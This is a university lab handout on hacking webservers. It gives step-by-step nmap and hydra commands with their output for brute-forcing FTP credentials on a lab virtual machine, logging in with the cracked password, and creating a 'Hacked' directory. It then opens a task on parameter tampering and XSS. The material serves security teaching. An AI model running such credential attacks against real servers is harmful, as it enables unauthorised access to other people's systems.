



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



School of
Applied Computing

Advanced Cyber Security (ACS)

Lab – Hacking Webservers and Web Applications

**Wales Institute of Science and Art
Applied Computing
I.Q Building, Room 205
Swansea
SA1 8EW**

A webserver, which can be referred to as the hardware, the computer, or the software, is the computer application that delivers content that can be accessed through the Internet.

Hacking web applications refer to gaining unauthorized access to a website or its associated data.

Task 1: Cracking FTP credentials using Dictionary Attack

A dictionary attack bypass the authentication mechanism employed in a password-protected machine by trying numerous combinations of keywords present in a dictionary file.

Lab Scenario

In this phase of web server hacking, an attacker tries to crack web server passwords. The attacker tries all possible techniques to extract passwords, including password guessing, dictionary attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, etc. The attacker needs patience, as some of these techniques are tedious and time consuming. The attacker can also use automated tools such as Brutus, THC-Hydra, etc. to crack web passwords.

Lab Objectives

The objective of this lab is to help students how to:

- Perform Nmap scan to find whether an ftp port is open
- Perform a dictionary attack using hydra

Pre- Activity exercise

To perform the lab you need:

- Windows Server virtual machine
- Windows 10 virtual machine
- Kali Linux virtual machine


Overview of Dictionary Attacks

A Dictionary/wordlist contains thousands of words that are used for password cracking tools to break into a password-protected system. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary method. Most password cracking techniques are successful because of weak or easily guessable password.

Activity:

Note: Screenshot may varies from the one in this lab.

1. Before beginning this lab, launch the Windows 7 or 10 virtual machine from VMware workstation or virtual box and log in.
2. Launch the Kali Linux virtual machine from VMware workstation or virtual box and log in.
3. Go to shared folder located at https://uowtsd-my.sharepoint.com/:f:/g/personal/carlene_campbell_uwtsd_ac_uk/EkN1wcrdKilKpH3OyLEk72MBRWz6MRNsk8oYe99v5g5gzQ?e=pq8BCb and copy the wordlists folder and paste it in the Home directory as shown in the screenshot:




4. Perform an Nmap scan on the target machine (Windows 10) to check if the FTP port is open.
5. Launch a command line terminal in the **Kali Linux** machine and enter **nmap -p 21 [IP Address of Windows 10]**.

Note: In this lab, the IP Address of **Windows 10** is **10.10.10.10**.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -p 21 10.10.10.10  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-06 05:52 EST  
Nmap scan report for 10.10.10.10  
Host is up (-0.17s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 08:00:27:3C:8E:9E (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds  
root@kali:~#
```

6. Observe that **port 21** is open in **Windows 10**.
7. Check if an FTP server is hosted on the Windows 10 machine.
8. Enter **ftp [IP Address of Windows 10]**. You will be prompted to enter user credentials, which implies that an FTP server is hosted on the machine and requires credentials.


Note: The IP Address of **Windows 10** in this lab is **10.10.10.10**.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 10.10.10.10  
Connected to 10.10.10.10.  
220 Microsoft FTP Service  
Name (10.10.10.10:root):
```

9. Try to enter random usernames and passwords in an attempt to gain ftp access.


Note: The password you enter will not be visible.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 10.10.10.10  
Connected to 10.10.10.10.  
220 Microsoft FTP Service  
Name (10.10.10.10:root): james  
331 Password required  
Password:  
530 User cannot log in.  
Login failed.  
Remote system type is Windows_NT.  
ftp>
```


10. Perform an attack on the FTP server in an attempt to gain access to it.
11. This lab uses hydra.
12. Open a new command line terminal.
13. Type **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]**.

Note: The IP Address of **Windows 10** in this lab is **10.10.10.10**, This IP Address might vary in your lab environment.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10
```

14. Hydra tries various combinations of usernames and passwords (present in the Usernames.txt and Passwords.txt files) on the ftp server, and starts displaying the cracked usernames and passwords, as shown in the following screenshot:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-19 07:48:54  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task  
[DATA] attacking ftp://10.10.10.10:21/  
[21][ftp] host: 10.10.10.10 login: Martin password: apple  
[STATUS] 4738.00 tries/min, 4738 tries in 00:01h, 36436 to do in 00:08h, 16 active
```

15. On completion of password cracking, the **cracked credentials** appear as shown in the following screenshot:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-19 07:48:54  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task  
[DATA] attacking ftp://10.10.10.10:21/  
[21][ftp] host: 10.10.10.10 login: Martin password: apple  
[STATUS] 4738.00 tries/min, 4738 tries in 00:01h, 36436 to do in 00:08h, 16 active  
[21][ftp] host: 10.10.10.10 login: Juggyboy password: green  
[STATUS] 4728.00 tries/min, 14184 tries in 00:03h, 26990 to do in 00:06h, 16 active  
[21][ftp] host: 10.10.10.10 login: Jason password: qwerty  
[21][ftp] host: 10.10.10.10 login: Shiela password: test  
[STATUS] 4706.00 tries/min, 32942 tries in 00:07h, 8232 to do in 00:02h, 16 active  
[STATUS] 4701.62 tries/min, 37613 tries in 00:08h, 3561 to do in 00:01h, 16 active  
1 of 1 target successfully completed, 4 valid passwords found  
[WARNING] Writing restore file because 8 final worker threads did not complete until end.  
[ERROR] 8 targets did not resolve or could not be connected  
[ERROR] 16 targets did not complete  
Hydra (http://www.thc.org/thc-hydra) finished at 2017-12-19 07:57:39  
root@kali:~#
```

16. Try to log in to the ftp server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
17. Open a command line terminal and enter **ftp [IP Address of Windows 10]**.
18. Enter Martin's user credentials (**Martin/apple**) to check whether you can successfully log in to the server.
19. On entering the credentials, you will be able to successfully log in to the server. An ftp terminal appears as shown in the following screenshot:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 10.10.10.10  
Connected to 10.10.10.10.  
220 Microsoft FTP Service  
Name (10.10.10.10:root): Martin  
331 Password required  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp>
```

20. Remotely access the FTP server hosted on the Windows 10 machine.
21. Enter **mkdir Hacked** to create a directory named **Hacked** through the ftp terminal.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 10.10.10.10  
Connected to 10.10.10.10.  
220 Microsoft FTP Service  
Name (10.10.10.10:root): Martin  
331 Password required  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> mkdir Hacked  
257 "Hacked" directory created.  
ftp>
```


22. Switch to the **Windows 10** virtual machine and navigate to C:\FTP.
23. View the directory named **Hacked**, as shown in the following screenshot:



24. You have successfully gained remote access to the **FTP server** by obtaining the credentials.
25. Switch to the **Kali Linux** virtual machine.
26. Enter **help** to view all the other commands which you can use through the FTP terminal.

```
root@kali: ~  
File Edit View Search Terminal Help  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> mkdir Hacked  
257 "Hacked" directory created.  
ftp> help  
Commands may be abbreviated.  Commands are:  
  
!          dir          mdelete    qc          site  
$          disconnect  mdir       sendport    size  
account    exit         mget       put         status  
append     form        mkdir      pwd         struct  
ascii      get         mls       quit        system  
bell       glob        mode       quote       sunique  
binary     hash        modtime    recv        tenex  
bye        help        mput      reget       tick  
case       idle        newer      rstatus     trace  
cd         image       nmap       rhelp       type  
cdup       ipany       nlist      rename      user  
chmod      ipv4        ntrans     reset       umask  
close     ipv6        open       restart     verbose  
cr         lcd         prompt     rmdir       ?  
delete     ls          passive    runique  
debug      macdef      proxy      send
```

27. On completing the lab, enter **quit** to exit the FTP terminal.



```
root@kali: ~  
File Edit View Search Terminal Help  
ftp> mkdir Hacked  
257 "Hacked" directory created.  
ftp> help  
Commands may be abbreviated.  Commands are:  
  
!          dir          mdelete    qc          site  
$          disconnect  mdir       sendport    size  
account    exit          mget       put         status  
append     form         mkdir      pwd         struct  
ascii      get          mls        quit        system  
bell       glob         mode       quote       sunique  
binary     hash        modtime    recv        tenex  
bye        help        mput       reget       tick  
case       idle        newer      rstatus     trace  
cd         image       nmap       rhelp       type  
cdup       ipany       nlist      rename      user  
chmod      ipv4        ntrans     reset       umask  
close      ipv6        open       restart     verbose  
cr         lcd         prompt     rmdir       ?  
delete     ls          passive    runique  
debug      macdef      proxy      send  
ftp> quit  
221 Goodbye.  
root@kali:~#
```

28. You have gained remote access to FTP server.

Lab Analysis

Document the output.

Task 2: Exploiting Parameter Tampering and XSS vulnerabilities in Web Applications

Through web applications enforce certain security policies, they are vulnerable to attacks such as SQL injection, cross-site scripting, and session hijacking.

Lab Scenario

A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products. Parameter tampering is a simple form of attack aimed directly at an application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Cross-site scripting attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

Though implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Auditing web applications for parameter tampering and XSS is one of the first steps an attacker takes in attempting to compromise a web application's security. As an expert Ethical Hacker and Pen Tester, you should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications. In this lab, you will learn how to exploit parameter tampering and XSS vulnerabilities in web applications.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)

Pre- Activity exercise

To carry out the lab, you need:

- MovieScope website configured during the lab setup
- GoodShopping website configured during the lab setup
- Windows host machine
- Windows Server2016 or Windows 7 or Windows 10 an Attacker Machine
- Windows Server2012 or Windows 7 or Windows 10 as a Victim Machine
- Microsoft SQL server 2017
- A web browser with an Internet connection

Overview

This lab demonstrates how an attacker can easily exploit parameter tampering and XSS attack to access protected information and perform other malicious tasks.

Activity:

Web parameter tampering attacks involve the manipulation of parameters exchanged between a client and a server to modify application data such as user credentials and permissions, prices, and product quantities.

